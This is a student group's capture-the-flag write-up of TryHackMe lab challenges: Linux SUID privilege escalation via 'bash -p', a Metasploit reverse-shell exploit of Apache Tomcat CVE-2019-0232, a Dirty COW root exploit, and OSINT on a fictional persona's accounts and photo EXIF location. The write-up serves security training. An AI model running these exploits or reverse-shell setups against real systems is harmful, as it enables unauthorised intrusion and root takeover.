PSP0201

Week 4

Writeup

Group Name: Cylert

Members

ID	Name	Role
1211101022	Ashley Sim Ci Hui	Leader
1211102285	Chin Shuang Ying	Member
1211102398	Nicholas Tiow Kai Bo	Member
1211103427	Law Chin Keat	Member


Day 11: Networking - The Rogue Gnome

Tools used: GTFObins

Solution/Walkthrough:

Question 1

Using a user account to execute as an administrator is **vertical** privilege escalation because we are accessing a privilege level higher than our own.




Question 2

The other account can write sudo commands, which puts it at a privilege level higher than our own. Thus, it is **vertical** privilege escalation.


Question 3

If Sam the analyst's account has privileges that are almost similar to our own, then it is **horizontal** privilege escalation since we are accessing another user's account at the same privilege level.



Question 4

The THM website explains that the list of users who are a part of the sudo group is called **sudoers**.



Question 5

Here, we see that we can use **chmod +x (filename)** to give a file execution permission. Thus, to make the file find.sh able to execute, we simply need to run the command **chmod +x find.sh**.

11.10.3.4. Add the execution permission to *LinEnum.sh* on the vulnerable Instance:

```
chmod +x LinEnum.sh
```

Question 6

Here, we can see the command used to turn our machine into a web server. In the example shown, they use the port 8080. In order to host a http server using python3 on port 9999, we would just have to modify the command into **python3 -m http.server 9999**.

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to:

```
python3 -m http.server 8080
```

Question 7

First, we search the machine for executables with the SUID permission set using the command **find / perm -u=s -type f 2>/dev/null** as explained in THM. One of the results is **/bin/bash**.

```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
```

We then check on GTFObins and find out that we can simply run **bash -p** to gain root privileges.


SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

After doing so, all we have to do is run **cat /root/flag.txt** to get the flag.



Thought Process/Methodology:

The first three questions could be answered based on the information given in TryHackMe about vertical and horizontal privilege escalation. Question 1 and 2 involve gaining access to privileges and commands that were previously unavailable, so they are considered vertical privilege escalation, while Question 3 involves gaining access to another user's account with almost similar privileges, so it is horizontal privilege escalation. Question 4 is self-explanatory with the sudoers directory directly given by TryHackMe. In Question 5 and 6, all we have to do is replace the respective file name and port with our own. When it comes to Question 7, we use the command given by TryHackMe to search for executables with the SUID permission set and find that one of the results is /bin/bash, which we can find a method to bypass on GTFObins. We run bash -p and gain access to the root directory, then obtain the flag.

Day 12: Networking - Ready, set, elf.

Tools used: Nmap, Metasploit, Meterpreter


Solution/Walkthrough:

Question 1

We first used Nmap to scan for any open ports, which gave us 4. The web server itself was being hosted on port 8080.


```
root@ip-10-10-119-77:~# nmap 10.10.28.192

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-03 10:19 BST
Nmap scan report for ip-10-10-28-192.eu-west-1.compute.internal
Host is up (0.00056s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
8009/tcp open  ajp13
8080/tcp open  http-proxy
```

Upon accessing the server in our browser, we can immediately see that the version number is **9.0.17**.



Question 2

Based on the hint from THM, we searched exploit databases for CVEs using the keywords Apache Tomcat 9.0 and CGI.



On MITRE, we found that the CVE that could be used to create a Meterpreter entry was CVE-2019-0232.


Name	Description
CVE-2019-0232	When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disable by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulftange's blog (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/).

Question 3

THM tells us that there's a script called **elfwhacker.bat**, so we navigate to **http://10.10.28.192:8080/cgi-bin/elfwhacker.bat** in the browser. That provides us with the following information.

12.8. It's Challenge Time

To solve Elf McSkidy's problem with the elves slacking in the workshop, he has created the CGI script: **elfwhacker.bat**



We start up the Metasploit console and use it to search for the CVE exploit that we discovered in Question 2.

```
root@ip-10-10-119-77:~# msfconsole -q
msf5 > search 2019-0232

Matching Modules
================

   #  Name                                              Disclosure Date  Rank
heck  Description
   -  ----                                              ---------------  ----
----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent
es    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
```

We use the module found, then configure our Metasploit settings.

```
msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.10.36.22
LHOST => 10.10.36.22
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.10.78.121
RHOSTS => 10.10.78.121
```

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwh
acker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
```

After that, we type **run** to run the exploit. We have now created a Meterpreter entry, so we created a shell.

```
meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
shell
Process 1468 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>
```

flag1.txt is located right in the \cgi-bin directory, so all we had to do was use the command **type flag1.txt** to get the flag.

```
bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Question 4

Out of the three options, the two that we had to set were **LHOST** and **RHOST**.\

```
msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.10.36.22
LHOST => 10.10.36.22
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.10.78.121
RHOSTS => 10.10.78.121
```

Thought Process/Methodology:

The first thing we did was an Nmap scan to see which ports were open, of which there were a total of 4. We tried them all and found that we could access a website on port 8080, which gave us the version number of the site. After that, we put the keywords “Apache Tomcat 9.0” and “CGI” into MITRE and found the CVE entry 2019-0232 which we could exploit using Metasploit. We start up the Metasploit console and search for the CVE entry we found, then use the exploit found. After that, all we have to do is configure our Metasploit settings (LHOST, RHOSTS and TARGETURI), then we can run the exploit. Since it’s a Windows machine, we have to use Windows commands to see the directories. Having listed out the files with dir, we found flag1.txt in the /cgi-bin directory and read it using type, then got the flag.

Day 13: Networking - Coal for Christmas

Tools used: Ubuntu

Solution/Walkthrough:

Question 1

After running command **nmap 10.10.231.42**, we can see that the old, deprecated protocol is **telnet**.

```
root@ip-10-10-192-147:~# nmap 10.10.231.42

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-29 09:11 BST
Nmap scan report for ip-10-10-231-42.eu-west-1.compute.internal (10.10.231.42)
Host is up (0.00042s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind
MAC Address: 02:7C:EE:A7:CA:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.77 seconds
```

Question 2

By running **telnet 10.10.231.42**, we can see the credentials and the password is **clauschristmas**.

```
root@ip-10-10-192-147:~# telnet 10.10.231.42
```


```
Username: santa
Password: clauschristmas
```

Question 3

We need to control 10.10.231.42 as santa by using the credentials that we got just now.


```
root@ip-10-10-192-147:~# ssh santa@10.10.231.42
The authenticity of host '10.10.231.42 (10.10.231.42)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxVO0xtTVGBokreS9Zr71wQGvnG/k2igw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.231.42' (ECDSA) to the list of known hosts.
santa@10.10.231.42's password:
```

By running **cat /etc/*release**, we can get the distribution of Linux and version number that the server is running, which is **Ubuntu 12.04**.



Question 4

By running cat cookies_and_milk.txt, we can see **grinch** got here first.



Question 5

By seeing the original file online on https://github.com/FireFart/dirtycow/blob/master/dirty.c, we can see the verbatim syntax which can use to compile is **gcc -pthread dirty.c -o dirty -lcrypt**.

Question 6

By seeing in the same file, we can see the default username is **firefart**.

```
To use this exploit modify the user values according to your needs.
  The default is "firefart".
```

Question 7

We first create a new file, dirty.c. Then, we copy all the C source code from the original file and paste it into the dirty.c using nano dirty.c.

```
 GNU nano 2.2.6                File: dirty.c

                    NULL);
    ptrace(PTRACE_TRACEME);
    kill(getpid(), SIGSTOP);
    pthread_join(pth,NULL);
  }

  printf("Done! Check %s to see if the new user was created.\n", filename);
  printf("You can log in with the username '%s' and the password '%s'.\n\n",
    user.username, plaintext_pw);
    printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
    backup_filename, filename);
  return 0;
}
```


By following the instructions in the comments of the original file,we run the verbatim syntax that we found just now.

```
$ gcc -pthread dirty.c -o dirty -lcrypt
```


Then we run the newly created binary by doing ./dirty and enter any password as our new password.

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiNJ3F4EEyyAg:0:0:pwned:/root:/bin/bash

mmap: 7f2dcaa79000
```

Now we want to switch to that new user account, **su firefart** and enter the password that we setted just now.



We change our directory to root, **cd /root**. By following the instructions inside message_from_the_grinch.txt, we first create a file named coal using **touch coal**. Then we run tree | md5sum, we will get the MD5 hash output, **8b16f00dd3b51efadb02c1df7f8427cc.**



Question 8

By using the link given by THM, http://dirtycow.ninja/, we can see the CVE for DirtyCow is **CVE-2016-5195**.

Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

Thought Process/Methodology:

We first scanned the IP address of the target machine and found that it is using an old and deprecated protocol called telnet. After that, we ran the command telnet 10.10.231.42. We got the credentials for the santa account and we want to control 10.10.231.42 as santa by using the credentials that we obtained earlier. Next, by using ls, we found the text file cookies_and_milk.txt and a file containing what looked like C code. Then, we searched the internet to get the original file. We copied and pasted it into our target box. By following the instructions in the commands of the original file, we first compiled the verbatim syntax, and we wanted to execute the newly created binary. We can enter any password as our new password. We then wanted to switch to that new user account by using the default username and the password that we set just now. We changed our directory to /root, and we took a look at the message_from_the_grinch.txt file. By following the instructions given by the grinch, we created a file named coal, and now we can run tree | md5sum to get the flag.


Day 14: OSINT - Where's Rudolph?

Tools used: Reddit, Google, Google Image, Google Maps, Twitter, exif regex

Solution/Walkthrough:


Question 1

We searched for Rudolph's username, 'IGuidetheClaus2020' on Reddit. We navigated to the comments section, and found that the URL that would take us directly to Rudolph's Reddit comment history was **https://www.reddit.com/user/IGuidetheClaus2020/comments/.**




Question 2

According to Rudolph's comment history, he was born in **Chicago.**




Question 3

When googling Rudolph, we can see that Robert's last name was **May.**




Question 4

Referring to Rudolph's comment history in Reddit, another social media platform that Rudolph might have an account on was **Twitter.**




Question 5

Based on the hint given in THM, we searched Rudolph's Reddit username using the Twitter search feature. We managed to find Rudolph's Twitter account, and his username was **IGuideClaus2020.**




Question 6

By browsing through Rudolph's Twitter account, we found that Rudolph's favourite TV show right now is **Bachelorette.**




Question 7

Based on Rudolph's Tweets, we one including two pictures which were taken when he participated in the parade. We copied the picture's link address.



We copied and pasted the picture's link address into Google Images, then found Thompson Coburn's Chicago office's website.

Based on the website, we can see that the parade took place in **Chicago**.



Question 8

According to the EXIF data of the higher resolution image, the photo was specifically taken at **41.891815,-87.624277 .**

Basic Image Information

Target file: lights-festival-website (2).jpg

Copyright:	{FLAG}ALWAYSCHECKTHEEXIFD4T4
User Comment:	Hi. :)
Location:	Latitude/longitude: **41**° 53' 30.5" North, **87**° 37' 27.4" West (41.891815, -87.624277)

Question 9

According to the EXIF data of the higher resolution image, the flag was **{FLAG}ALWAYSCHECKTHEEXIFD4T4 .**

